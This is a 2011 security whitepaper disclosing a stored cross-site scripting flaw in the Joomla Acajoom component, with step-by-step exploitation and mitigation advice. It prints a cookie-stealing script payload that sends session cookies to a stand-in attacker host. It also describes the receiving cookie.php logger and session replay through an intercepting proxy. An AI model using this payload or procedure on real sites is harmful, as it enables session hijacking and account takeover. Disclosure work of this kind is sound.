SecurEyes
Infusing Security

Whitepaper

Cross Site Scripting in Joomla Acajoom Component

Vandan Joshi

December 2011

TABLE OF CONTENTS

Abstract

XSS vulnerability has been detected in the popular ‘Acajoom’ component of Joomla. An attacker can hijack the Joomla’s super admin role user’s account by exploiting this weakness.

Introduction


Joomla

Joomla is a popular free open source Content Management System managed by Joomla Foundation. It is a community-driven CMS allowing users to install third-party developed components and extensions. While this makes Joomla a feature-rich and dynamic CMS, it also introduces vulnerabilities like XSS and SQL injection in the overall framework.

Acajoom

Acajoom is a popular Joomla component used for sending newsletters to subscribed users. It is easy to configure and use, allowing users to include their designs, like image embedding and HTML editing, in itself.

Screenshot of Acajoom 5.1.5



XSS Vulnerability

Cross site scripting (XSS) attacks are considered one of the most dangerous attacks. When an application accepts un-validated user inputs and sends it back to the browser without validation, it provides attackers with an opportunity to execute malicious scripts in victim users' browsers. By using this attack vector, malicious users can hijack user accounts, deface websites, carry out phishing attacks etc.

XSS attacks can be broadly categorized as 'stored' and 'reflected'. In reflected XSS attack, injected malicious inputs are 'reflected' back from a vulnerable application. Typically, an attacker lures a victim into clicking on a link which contains the scripts as URL parameter values. These scripts are then 'reflected' back and executed on the victim's browser.

In 'stored' XSS attack, attackers store malicious scripts in the application through vulnerable pages. These scripts get executed when victim users access vulnerable pages where these scripts are stored.


Joomla 1.5.18 Acajoom stored cross site scripting vulnerability

The following sections present the vulnerability of the "**config['sendmail_path']**" variable parameter in the Acajoom component.


A Likely Scenario

Joomla has 'Admin' and 'Superadmin' role users with the 'Superadmin' having higher privileges than the 'Admin'.
Consider a scenario where an admin user wants to gain access to the super admin functionality. One of the ways to achieve this is to gain access to the session ID of the super admin by way of an XSS attack.
Presented below is a step-by-step description of how the above scenario can be done using the XSS vulnerability in the Joomla 'Acajoom' component.

Step 1: A malicious Admin user browses to the page at the URL: http://www.vulnerable123.com/Test/administrator/index.php and enters his credentials.




Step 2: The vulnerable page of the Acajoom component is at the URL: http://www.vulnerable123.com/Test/administrator/index.php?option=com_acajoom&act=configuration




Step 3: He injects malicious XSS vector in send mail path parameter


"<script>document.location="http://www.attacker123.com/cookie.php?c=" + document.cookie</script>



Step 5: Then he clicks on save button as shown.



Step 6: The malicious user logs out from the application after saving the configuration.




XSS vector and Cookie.php

"<script>document.location="http://www.attacker123.com/cookie.php?c=" + document.cookie</script>


1. Here www.attacker123.com is the site maintained by the attacker.
2. cookie.php is a file where a code is written to extract the value of the GET parameter 'c' and write the same in a .html file.
3. The file is used to extract user session by the parameter 'c '.
4. It also fetches the IP address and referrer value of the victim's request.
5. The cookie.php file also re-directs the user to the home page of the vulnerable site as defined in the header location so that the user is unknown of the attack. The home page of the site is www.vulenrable123.com/Test/administrator/index.php.

cookie.php file



The Exploit


Step 7: A Super-admin role user browses to the configuration page at http://www.vulnerable123.com/Test/administrator/index.php?option=com_acajoom&act=configuration and is shown the home page.




Super Admin user is unaware about the attack and in the background; the cookie value gets submitted to www.attacker123.com/cookie.html.

Below is the cookie.html file where cookie value of the super admin role user is saved.

Cookie.html File




Step 8: A malicious user can use this cookie values to gain unauthorized access of the application as a super admin. He enters the internal page at the URL: http://www.vulnerable123.com/Test/administrator/index.php and captures the request in an HTTP interceptor.




NOTE: *A HTTP interceptor is a proxy tool that can capture the data flowing between a browser and a web server. Burp Suite proxy was used during the test.*

Step 9: A malicious user appends the cookie value in the HTTP interceptor in the request as shown and forwards the request.



Step 10: He can access all functionalities of the super admin role user as shown.



The Impact

As described, user sessions can be hijacked through this attack. It can also lead to phishing attacks and defacement of the websites.

Recommended Solutions

1. White list validation of all user entered parameters. Accepting only known data in the application is the valid solution; else the error page should be shown. The validation should be performed on client as well as server side.
2. Proper sanitization of the user entered strings should be performed in the application.

About Author

Vandan Joshi is an associate information security consultant at SecurEyes. He can be reached at vandan.joshi@secureyes.net

About SecurEyes

SecurEyes is a Bangalore based firm specializing in IT security. SecurEyes offers a wide range of security services and products to its clients. For more information, visit our website: http://www.secureyes.net